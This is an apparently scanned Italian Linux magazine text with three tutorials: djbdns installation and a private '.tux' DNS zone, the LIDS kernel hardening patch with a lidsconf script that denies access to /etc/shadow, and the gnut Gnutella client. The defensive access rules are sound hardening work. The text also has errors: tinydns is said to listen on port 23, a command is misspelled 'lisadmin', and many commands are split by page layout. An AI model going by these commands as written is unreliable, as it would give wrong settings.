Tra gli altri vantaggi del DJBDNS rispetto al BIND è inoltre possibile osservare una maggiore capacità di gestione dei grossi carichi di richieste e delle richieste notevolmente minori a livello hardware a parità di impostazioni. Ed infine, come potrete vedere, una semplicità di installazione e configurazione che rendono, se non c'è una reale necessità di funzionalità avanzate presenti in BIND, la scelta di DJBDNS quasi obbligata. In questa prima parte cominceremo quindi con il vedere l'installazione, l'avvio dei vari sottoservizi e una configurazione di base per una rete interna, mostrando passo passo le operazioni necessarie perché tutto vada a buon fine.

Installazione del pacchetto

L'installazione di *djbdns* richiede come componente necessario l'installazione dei *daemontools* dello stesso autore, mentre opzionalmente, nel caso sia abbia la necessità di utilizzare *axfrdns* o *axfr-get* sarà necessario installare anche il pacchetto *ucspi-tcp*. Per esperienza personale, agli utenti Debian e Red Hat che hanno fortemente personalizzato le loro macchine (ma questo vale per tutti) consiglio di partire dai sorgenti disponibili sul sito *http://cr.yp.to* e di non utilizzare i pacchetti sorgenti (o binari ove fossero presenti) disponibili con la loro distribuzione. Una volta completata l'installazione dei pacchetti, di cui viene fornita nel riquadro una panoramica rapida dell'installazione sarà possibile procedere all'installazione verà e propria. Avrete ovviamente scaricato il pacchetto contenente i sorgenti del *djbdns* (l'ultima versione disponibile al momento risulta essere la 1.05 che può essere reperità all'url *http://cr.yp.to/djbdns/djbdns-1.05.tar.gz*). Una volta ottenuti i sorgenti basta eseguire i seguenti comandi per copiare il file in */usr/src* e decomprimerlo:

```
cp djbdns.1.05.tar.gz
                /usr/src
cd /usr/src
tar xvzf djbdns-
1.05.tar.gz
cd djbdns-1.05
```

quindi compiliamo con

Installazione rapida daemontools

```
mkdir -p /package
chmod 1755 /package
cd /package
wget http://cr.yp.to/daemontools/daemontools-0.76.tar.gz
tar –xvzf daemontools-0.76.tar.gz
rm daemontools-0.76.tar
cd admin/daemontools-0.76
package/install
```

Installazione rapida ucspi-tcp

```
cd /usr/src
wget http://cr.yp.to/ucspi-tcp/ucspi-tcp-0.88.tar.gz
tar –xvzf ucspi-tcp-0.88.tar.gz
cd ucspi-tcp-0.88
make
make setup check
```

un semplice:

```
make
```

ed infine verifichiamo ed installiamo eseguendo:

```
make setup check
```

A questo punto tutto il necessario per il funzionamento sarà installato nel vostro sistema.

Attivazione dei servizi

Terminata senza problemi la fase di installazione sarà possibile passare alla configurazione dei sottosistemi che compongono il *djbdns*, così come precedentemente descritto. Giunti a questo punto dovrete scegliere se la vostra macchina sarà un server DNS oppure una cache DNS. In ogni caso risulterà sempre utile installare una cache locale. Procediamo perciò con la configurazione di questa.

Cache locale

Per attivare la cache locale dovrete anzitutto creare due account:

- *dnslog* che sarà l'account con il quale verranno gestiti i log di tutte le applicazioni appartenenti al pacchetto *djbdns*.
- *dnscache* account con il quale invece sarà avviato, in un ambiente chrootato, la cache DNS locale e, nel caso sia attivata, anche la cache esterna, se si vuole seguire la configurazione di default.

I due account possono essere creati tramite:

```
useradd dnslog
useradd dnscache
```

Una volta creati i due account sarà necessario provvedere a creare l'ambiente chrootato; in realtà l'unica nostra preoccupazione sarà quella di creare la directory da utilizzare come base, nel nostro caso quella di default, ovvero */etc/dnscache* eseguendo l'installazione con:

```
dnscache-conf dnscache
        dnslog /etc/dnscache
```

Infine, per avviare il servizio, basta dire a *svscan* (avete installato i daemontools, vero? Se non l'avete ancora fatto installateli e, solo dopo aver completato l'installazione, continuate):

```
ln -s /etc/dnscache /service
```

Entro cinque secondi (il tempo che *svscan* lo lanci) il servizio di caching locale sarà attivo sulla vostra macchina.
Per utilizzarlo aggiungete in cima al vostro file */etc/resolv.conf*

```
nameserver 127.0.0.1
```

Cache esterna

Per attivare la cache esterna dovrete anzitutto creare due account i quali, se avete già installato la cache interna, saranno già presenti:

- *dnslog*
- *dnscache*

Se non fossero già presenti questi possono essere creati come indicato precedentemente.
Anche qui è necessario creare l'ambiente chrootato; l'installazione di default lo prevede nella directory */etc/dnscachex* quindi potete eseguire l'installazione, supponendo che l'ip assegnato alla vostra macchina sia il *192.168.0.1*

```
dnscache-conf dnscache
      dnslog /etc/dnscachex
                192.168.0.1
```

Infine avviare il servizio tramite:

```
ln -s /etc/dnscachex
                  /service
```

Entro cinque secondi (il tempo che *svscan* lo lanci) il servizio di caching esterna sarà attivo sulla vostra macchina. La configurazione di default prevede che la cache non fornisca alcuna risposta alle richieste; sarà possibile abilitare reti o singoli host usando i seguenti comandi:

```
touch /etc/dnscachex/
                  root/ip/A
touch /etc/dnscachex/
                root/ip/A.B
touch /etc/dnscachex/
              root/ip/A.B.C
touch /etc/dnscachex/
            root/ip/A.B.C.D
```

I primi tre attivano una intera sottorete (ad esempio sostituendo ad *A.B.C 192.168.0* la cache accetterà le richieste da qualsiasi client nella rete *192.168.0.0*) mentre il quarto abilita singoli client ad avere risposte alle richieste (basta sostituire ad *A.B.C.D* l'indirizzo IP del

client).
Per abilitare nei vari client l'utilizzo della cache aggiungete in cima al file */etc/resolv.conf* dei singoli client la riga:

```
nameserver 192.168.0.1
```

dove *192.168.0.1* è l'ip della macchina che ospita la cache DNS.

DNS Server

La procedura di installazione non discosta molto dai precedenti; riassumendo si tratta di creare due account:

- *tinydns* (da creare tramite: *useradd tinydns*)
- *dnslog* (da creare tramite: *useradd dnslog*)

Creare la directory dove verra eseguito il chroot del servizio (default */etc /tinydns*) e predisporre l'ambiente chrootato:

```
tinydns-conf tinydns dn-
slog /etc/tinydns
192.168.0.1
```

Avviare il servizio:

```
ln -s /etc/tinydns /service
```

Osserviamo che il *tinydns* resta in ascolto sulla porta 23 ed accetta esclusivamente richieste di tipo UDP.

Configurazione del tinydns

Configuriamo ora il DNS per una piccola rete locale *(192.168.0.0/24)* avente al suo interno tre macchine, come visibile in figura, supponendo di voler creare un dominio privato con estensione *.tux*
Anzitutto andiamo nella directory */etc/tinydns/root*

```
cd /etc/tinydns/root/
```

qui troveremo diversi file, tra cui il file data con il nostro editor di testo preferito aggiungiamo a mano la seguente riga:

```
.tux:192.168.0.1
.0.168.192.in-addr.ar-
pa:192.168.0.1
```

Salviamo quindi il file così editato e lanciamo, nella stessa directory, i comandi:

```
./add-host linux.tux
192.168.0.2
./add-alias alias.linux.tux
192.168.0.2
./add-mx linux.tux
192.168.0.3
./add-host printer.tux
192.168.0.2
./add-host portatile.tux
192.168.0.2
./add-host ns.tux
192.168.0.1
make
```

Avremo a questo punto creato la versione compilata *(data.cdb)* del file di zona data che conterrà i record inseriti precedentemente.
Ricordandoci sempre di settare come nameserver nei vari client il *192.168.0.1* sarà possibile, tramite i soliti strumenti (host, dig) verificare il corretto funzionamento della nostra configurazione.

Cache DNS e TinyDNS sulla stessa rete

Se intende avviare sulla stessa rete sia la cache DNS che il tinydns allora sara necessario eseguire il seguente comando sul computer dove viene eseguita la cache:

```
touch /etc/dnscachex/
                    root/servers/tux
touch /etc/dnscachex/
      root/servers/0.168.192.
                    in-addr.arpa
```

ed inserire in entrambi l'indirizzo del nameserver interno, che nel nostro caso risulta essere:

```
192.168.0.1
```

In tal modo la cache sarà informata che ogni richiesta per il dominio *.tux* deve essere inoltrata alla macchina 192.168.0.1

Conclusioni

In questa prima parte abbiamo visto come installare il djbdns e come avviare un insieme minimo di servizi che ci consentono comunque di gestire una piccola rete locale a livello di servizi DNS. Nella seconda parte vedremo come configurare un server DNS per un dominio "Internet", avendo ottenuto la delega di questo dominio da parte di un altro DNS server e, inoltre, impareremo ad utilizzare gli altri tool che il dott. Bernstein ci lascia a disposizione.
Infine nella terza ed ultima parte andremo ad esaminare i diversi tool che permettono di semplificare l'amministrazione di djbdns e di aumentarne le funzionalità.

Saverio Salatino





Figura 1
Skema di una nostra rete.

Linux: intrusion Detection System

Uno sguardo ad una delle più famose patch di sicurezza per il kernel: LIDS.

Vi svegliate la notte preoccupati che le vostre macchine linux possano essere compromesse? Siete terrorizzati che possano essere utilizzate come teste di ponte per altri attacchi, che le vostre pagine siano modificate e le vostre informazioni riservate carpite? Avete un gruppo di macchine liberamente disponibili per l'accesso fisico da parte di terzi e non potete tenerle sempre sott'occhio? Pensate che i sistemi di sicurezza implementati nel kernel siano insufficienti per le vostre necessità?
Una delle risposte a queste domande può essere il LIDS, ovvero il Linux Intrusion Detection System.
Questa è una patch per il kernel rilasciata per la prima volta da Huagang Xie il 15 settembre 1999.
In breve tempo altri sviluppatori, attirati dalla buona idea, si sono uniti al progetto ed hanno fatto sì che il codice venisse aggiornato costantemente ad ogni rilascio del kernel, che le opportune correzioni venissero effettuate ogniqualvolta venissero scoperti dei bug all'interno del codice e che nuove funzionalità venissero implementate di volta in volta, il tutto sotto forma di codice GPL, nel pieno spirito del modello di sviluppo di software open-source.
Tanto premesso cominciamo con il dire che il LIDS implementa all'interno del kernel un reference monitor e il MAC (Mandatory Access

Control). Risulta perciò possibile controllare in maniera fine l'esecuzione dei programmi,il binding , il controllo dei processi, la gestione dei permessi sui file e il depotenziamento dell'utenza privilegiata (root). In realtà l'implementazione MAC di LIDS non è una implementazione pura, ma combinata con il sistema DAC (Discrectionary Access Control) , ovvero il classico sistema di protezione dei file e gestione del sistema con una utenza privilegiata (root).





Figura 1

In evidenza il Linux Intrusion Detection Systems.

Preinstallazione

Poiché l'installazione di LIDS incide radicalmente sull'intero sistema Linux e sulla gestione delle applicazioni che ci girano su, prima di iniziare, bisogna valutare alcune cose, tra cui:

- Si è in grado di ricompilare il kernel e risolvere eventuali problemi durante la compilazione?
- LIDS corrisponde ai requisiti richiesti di sicurezza per l'ambiente dove deve girare?
- Si è certi che la macchina non sia già stata compromessa?
- E' stato effettuato l'hardening del sistema?
- Si è valutata attentamente la compatibilità tra l'installazione di LIDS e tutte le applicazioni che girano abitualmente sulla macchina dove deve essere installata?
- Si ha la possibilità di eseguire una serie di test di verifica?

Dopo aver valutato attentamente le risposte date a queste domande (che in un ambiente ideale dovrebbero essere tutte positive) sarà possibile procedere alla fase di installazione sul nostro sistema. Cominciamo pertanto a scaricare l'ultima versione utile del lids per il nostro kernel dal sito ufficiale (*http://www.lids.org*) e verifichiamo di avere a disposizione tutti gli strumenti necessari per procedere alla compilazione.

Installazione

Per l'installazione del LIDS avete anzitutto bisogno di un kernel 'vanilla' ovvero di un kernel che non sia stato modificato rispetto al rilascio ufficiale di Torvald. Pertanto, se siete in possesso di una versione modificata dei sorgenti, rilasciata con la vostra installazione (Debian, Mandrake, Red-Hat, Suse, ecc.), scaricate l'ultima versione del kernel dal sito ufficiale (ovviamente *http//www.kernel.org*) oppure da uno dei suoi mirror.Una volta scaricati kernel e patch decomprimeteli entrambi sotto */usr/src* quindi provvedete ad installare la patch tramite il comando:

```
cd /usr/src/linux/
patch -p1 < /usr/src/
    lids-0.10.4-2.2.20/lids-
```





Figura 2

Abbiamo selezionato l'opzione di Port Scanner Detector in kernel.

0.10.4-2.2.20.patch
make menuconfig

A questo punto comincia la configurazione vera a propria del kernel. Dalle scelte che effettuerete in questo punto dipenderanno poi la possibilità che vi verranno offerte in fase di configurazione dell'ambiente.
Nelle Figure 1 e 2 potete vedere alcune delle schermate che si presenteranno durante l'installazione.
Anzitutto dovrete abilitare le seguenti opzioni per far sì che si attivi il menù del LIDS:

[*] Prompt for development and/or incomplete code/drivers

[*] Sysctl support

ed eventualmente anche:

[*] Support for console on serial port

Dopo aver attivato queste opzioni apparirà nel menu principale di configurazione, anche la scelta "Linux Intrusion Detection System".

[*] Linux Intrusion Detection System support (EXPERIMENTAL) (NEW)

All'interno di questo menù attivate almeno le scelte:

[*] Security alert when execing unprotected programs before sealing LIDS (NEW)

[*] Try not to flood logs (NEW)
[*] Allow switching LIDS protections (NEW)
(30) Time to wait after a fail (seconds) (NEW)
[*] Allow reloading config. file (NEW)
[*] Port Scanner Detector in kernel (NEW)

Quindi terminate la compilazione del kernel con:

```
make dep
make clean
make bzlilo
make modules
make modules_install
```

Spostatevi ora nella directory dove si trovano i sorgenti di LIDS e procedete con l'installazione degli strumenti di amministrazione:

```
cd /usr/src/lids
        -0.10.4-2.2.20
make VIEW=1
make install
```

Attenzione, ancora non riavviate la macchina! Bisogna anzitutto effettuare una configurazione di base di LIDS, quindi anzitutto settare una password:

```
/sbin/lidsadm -P
```

Poi modificare ad hoc la configurazione delle Capabilities e modificare il file contenente i parametri di configurazione delle rete per l'invio delle e-mail di alert, quindi:

```
vi /etc/lids/lids.cap
vi /etc/lids/lids.net
```

Verificate quindi il tutto con il comando:

```
/sbin/lisadmin -L
```

e aggiornate la configurazione tramite il comando

```
/sbin/lisadmin -U
```

Dovete inoltre aggiungere come ultimo comando dei vostri attuali script d'avvio il seguente:

```
/sbin/lidsadm -I
```

Solo a questo punto mo-

dificate opportunamente il file */etc/lilo.conf*, ricordando di mantenere sempre la possibilità di avviare da un kernel ben testato. Date quindi il comando:

```
/sbin/lilo –v
```

controllando che non ci sia nessun messaggio d'errore. In caso contrario correggetelo e procedete. Potete quindi procedere ad installare lo script standard riportato in tabella, reperibile anche sulla LIDS-FAQ in versione aggiornata che deve essere lanciato dopo aver fatto il sealing del kernel:

```
# Protect System Binaries
/sbin/lidsconf -A -o /sbin
        -j READONLY
/sbin/lidsconf -A -o /bin
        -j READONLY
# Protect all of /usr and
        /usr/local
# (This assumes /usr/local
        is on a separate file
        system).
/sbin/lidsconf -A -o /usr
        -j READONLY
/sbin/lidsconf -A -o
   /usr/local -j READONLY
# Protect the System
        Libraries
#(/usr/lib is protected
        above since /usr/lib
        generally isn't
# on a separate file
        system than /usr)
/sbin/lidsconf -A -o /lib
        -j READONLY
# Protect /opt
/sbin/lidsconf -A -o /opt
        -j READONLY
# Protect System
        Configuration files
/sbin/lidsconf -A -o /etc
        -j READONLY
/sbin/lidsconf -A -o
        /usr/local/etc
        -j READONLY
/sbin/lidsconf -A -o
     /etc/shadow -j DENY
/sbin/lidsconf -A -o
     /etc/lilo.conf -j DENY
# Enable system
        authentication
/sbin/lidsconf -A -s
 /bin/login -o /etc/shadow
        -j READONLY
/sbin/lidsconf -A -s
        /usr/bin/vlock -o
     /etc/shadow -j REA-
        DONLY
/sbin/lidsconf -A -s
   /bin/su -o /etc/shadow
        -j READONLY
/sbin/lidsconf -A -s
  /bin/su \ -o CAP_SETUID
        -j GRANT
/sbin/lidsconf -A -s
  /bin/su \ -o CAP_SETGID
        -j GRANT
# Protect the boot
        partition
/sbin/lidsconf -A -o /boot
        -j READONLY
# Protect root's home
        dir, but allow bash
        history
/sbin/lidsconf -A -o /root
        -j READONLY
/sbin/lidsconf -A -s
        /bin/bash -o
     /root/.bash_history
        -j WRITE
# Protect system logs
/sbin/lidsconf -A
        -o /var/log
        -j APPEND
/sbin/lidsconf -A -s
        /bin/login -o
  /var/log/wtmp -j WRITE
/sbin/lidsconf -A -s
        /bin/login -o
     /var/log/lastlog
        -j WRITE
/sbin/lidsconf -A -s
    /sbin/init -o /var/log/
     wtmp -j WRITE
/sbin/lidsconf -A -s
        /sbin/init -o
     /var/log/lastlog
        -j WRITE
/sbin/lidsconf -A -s
        /sbin/halt -o
     /var/log/wtmp
        -j WRITE
/sbin/lidsconf -A -s
        /sbin/halt -o
     /var/log/lastlog
        -j WRITE
/sbin/lidsconf -A -s
     /etc/rc.d/rc.sysinit \
  -o /var/log/wtmp -i 1
        -j WRITE
/sbin/lidsconf -A -s
     /etc/rc.d/rc.sysinit \
  -o /var/log/lastlog -i 1
        -j WRITE
# Startup
/sbin/lidsconf -A -s
        /sbin/hwclock -o
  /etc/adjtime -j WRITE
# Shutdown
/sbin/lidsconf -A -s
        /sbin/init -o
        CAP_INIT_KILL
        -j GRANT
/sbin/lidsconf -A -s
  /sbin/init -o CAP_KILL
        -j GRANT
# Give the following init
        script the proper
        privileges to kill
        processes and
# unmount the file
        systems. However,
        anyone who can
        execute these scripts
# by themselves can
        effectively kill your
        processes.
        It's better than
# the alternative, however.
# Any ideas on how to
        get around this are
        welcome!
#
# ATTENZIONE –
        MODIFICARE CON I
        PROPRI SCRIPT
        DI STOP
/sbin/lidsconf -A -s
     /etc/rc.d/init.d/halt \
     -o CAP_INIT_KILL
        -i 1 -j GRANT
/sbin/lidsconf -A -s
     /etc/rc.d/init.d/halt \
        -o CAP_KILL
        -i 1 -j GRANT
/sbin/lidsconf -A -s
     /etc/rc.d/init.d/halt \
  -o CAP_NET_ADMIN
        -i 1 -j GRANT
/sbin/lidsconf -A -s
     /etc/rc.d/init.d/halt \
-o CAP_SYS_ADMIN
        -i 1 -j GRANT
# Other
/sbin/lidsconf -A -s
        /sbin/update -o
        CAP_SYS_ADMIN
        -j GRANT
```

Ora incrociate le dita e riavviate la macchina.

Conclusioni

Se siete stati incredibilmente fortunati il sistema è partito regolarmente senza particolari problemi, molto probabilmente avrete ricevuto un bel po' di errori e forse anche un sistema bloccato.
Purtroppo non è possibile esaminare in questa sede tutti i problemi che possono sorgere durante la configurazione finale. Quest'ultima infatti dipende da installazione ad installazione. Per problemi vi rimando alle FAQ ed alla documentazione, quest'ultima purtroppo un po' datata, che è possibile reperire sul sito del LIDS.

Saverio Salatino

L'attuale corsa al mondo desktop di Linux, con in testa i ben noti windows manager KDE e GNOME, non deve far dimenticare che gran parte dei programmi disponibili per Linux, e per i sistemi UNIX in generale, sono presenti sotto forma di applicativi per console testuale.

Gnut, un client testuale per Gnutella

Divertirsi anche in modalità testo: accediamo al mondo del P2P tramite il programma Gnut

Oltre alla miriade di applicazioni dedicate all'amministrazione del sistema, o comunque a compiti prettamente tecnici, sono disponibili numerosi programmi pensati per un uso divertente o comunque meno "serio" del sistema, senza dover necessariamente avere a disposizione un terminale grafico. Tra questi applicativi sono presenti anche alcuni programmi per il networking che utilizzano tecnologie di tipo P2P *(peer to peer)*. Tutti voi lettori avrete sicuramente sentito parlare di Napster e, almeno la metà di voi, avrà usato in qualche occasione programmi per la condivisione di file mp3 o altri formati di file. Un sistema basato su tecnologia P2P permette la condivisione delle informazioni senza doversi appoggiare ad una banca dati centrale per il mantenimento dei dati da recuperare ma, al contrario, tramite tecnologie opportune, permette di recuperare i dati direttamente dagli host che li mettono a disposizione. In alcuni casi è possibile che esistano ancora dei server centrali, dove non vengono comunque memorizzati dati da scambiare, ma informazioni che possono essere utili per reperire gli stessi sui vari host presenti in quel momento sulla rete. Focalizzeremo ora la nostra attenzione sul programma *gnut*. Questo programma, giunto attualmente alla release *0.4.28* è un client testuale per il sistema P2P Gnutella ed è liberamente scaricabile da:

http://www.gnutelliums.com/linux_unix/gnut/tars/gnut-0.4.28.tar.gz

Procediamo anzitutto con l'installazione; dopo averlo scaricato provvediamo a decomprimerlo e compilarlo per il nostro sistema (Riquadro 1) Dopo avere

eseguito questi semplici passi il binario gnut sarà stato installato nella directory */usr/local/ bin* e, se avremo valorizzato opportunamente il valore della variabile d'ambiente *PATH,* potremo eseguirlo direttamente senza bisogno di dover utilizzare il path completo. Avviamo pertanto il programma dando il comando gnut al prompt:


```
[/home/edmaster]$ gnut
```

e venendoci quindi a trovare con un prompt come in (Riquadro 2). A questo punto il sistema non è ancora pronto per essere utilizzato. Bisogna infatti far conoscere a gnut quali sono le macchine a cui appoggiarsi per iniziare le ricerche in rete. Si digiti pertanto uno dei seguenti comandi, che permette il collegamento alle macchine che raccolgono informazioni sugli host presenti in rete (Riquadro 3).
Non è necessario digitarli tutti, basta lanciarne uno solo e, dopo avere riottenuto il *prompt,* dare il comando update che permette di richiedere la lista aggiornata degli indirizzi degli host. Quindi verificate alcune volte tramite il comando *info* che il numero degli HOST STATS sia maggiore di 0 e chiudete gnut tramite il comando *exit* per fare in modo che le informazioni sugli host raggiungibili siano salvare in *~/.gnut_hosts* . A questo proposito si ricorda che non è affatto consigliabile lanciare il programma gnut come utente privilegiato *(root)* ma eseguirlo invece da utente comune. Ora che gnut è pronto per essere eseguito potrete rilanciarlo ed iniziare a condividere i vostri file ed a ricercare quello che vi interessa. Pertanto, arrivati nuovamente al prompt digitate quanto proposto nel Riquadro 4. Il comando *share* permette di condividere il contenuto delle directory indicate come suo argomento (più directory devono essere separate dai due punti), mentre il comando *scan* riaggiorna le informazioni sui dati condivisi ricercando ricorsivamente tutti i dati nelle directory indicate dal comando *share.* Si può ora iniziare ad eseguire la ricerca dei file tramite il comando *find* (Riquadro 5). Premete quindi un tasto per ritornare al prompt e digitate il commando *find* senza alcun argomento per avere informazioni circa il risultato della vostra query:

```
gnut> find
```

Osservate che la ricerca continua in background su tutta la rete gnutella (o quasi!). Una volta ottenuto il risultato che ci soddisfa, segniamoci il numero che gli è stato assegnato dal

Figura 1

L'home page del sito http://www.gnutelliums.com.

```
tar -xvzf gnut-0.4.28.tar.gz
cd gnut-0.4.28
./configure
make
make install
```

Riquadro 1

```
gnut version 0.4.28 at your service
No hosts - tryng hostcache server .........
gnut>
```

Riquadro 2

```
open gnutellahosts.com:6346
open router.limewire.com:6346
open gnet1.ath.cx:6346
open gnutella.hostscache.com:6346
```

Riquadro 3

```
gnut>share /home/edmaster/download:/download/pics:/download/sound
gnut>scan
```

Riquadro 4

```
gnut> find J.S. Bach
Searching the gnutella network for: J.S. Bach
Press any key to continue
262 responses received.
Current searches:
GUID, Num, String
1457, 290, "J.S. Bach"
All responses:
1)$<2>J.S. Bach - 03 - Toccata in D minor, BWV913.mp3$<2> *.*.*. 61:6346 size:
                                      20.581M speed: 135 rating: ***.
2)$<2>J.S. Bach - 01 - Toccata in D major, BWV912.mp3$<2> *.*.*. 61:6346 size:
                                      17.000M speed: 135 rating: ***.
```

Riquadro 5

```
gnut>info t
TRANSFER STATS:
-----------
1)*.*.*.61:6346    0.0%        0/17.000M      0/sec ETA: Unknown
  TID: 1228807  IN State: CONN Name: $<2>J.S. Bach - 01 - Toccata in D major,
                                                        BWV912.mp3$<2>
TOTALS: Rate:    0:0k /sec
```

Riquadro 6

programma nella ricerca e procediamo al download. Supponiamo che la ricerca abbia portato a preferire il 2 e digitiamo pertanto il comando *get* che farà partire il download in background:

```
gnut> get 2
```

Per avere informazioni sullo stato del download utilizziamo il comando *info t* che permette di raccogliare informazioni circa lo stato dei trasferimenti in corso (Riquadro 6). Ovviamente non sempre è possibile scaricare i file dagli altri utenti, perchè in alcuni casi questi possono trovarsi in condizione di rete tali (firewall, NAT, ecc...) che permettono loro semplicemente di scaricare, ma non di fornire all'esterno i dati da loro condivisi. In alcuni casi è possibile utilizzare il comando *push* per effettuare il download di file altrimenti irraggiungibili (in particolar modo per le macchine che sono dietro NAT). possiamo anche decidere di eliminare una ricerca in corso tramite il comando *lclear* che, in base al parametro passato, elimina dalla coda una delle ricerche

- *gnut> lclear num* elimina la ricerca avente GUID pari a num
- *gnut> lclear 'nome'* elimina la ricerca riguardante nome
- *gnut> lclear* ripulisce completamente la coda delle ricerche

Infine potrete raffinare le vostre ricerche tramite il comando *forget* che permette di eliminare dalla ricerca tutti quei risultati che coincidono con il criterio specificato:

- *gnut> forget *intervallo** elimina dai risultati quelli specificati nell'intervallo numerico (es: 3; 4-7; 3,4-7 eliminano rispettivamente il terzo elemento, gli elementi dal quarto al settimo ed infine il terzo e gli elementi dal quarto al settimo)
- *gnut> forget *parola** elimina dai risultati tutti quelli contenenti la stringa specificata
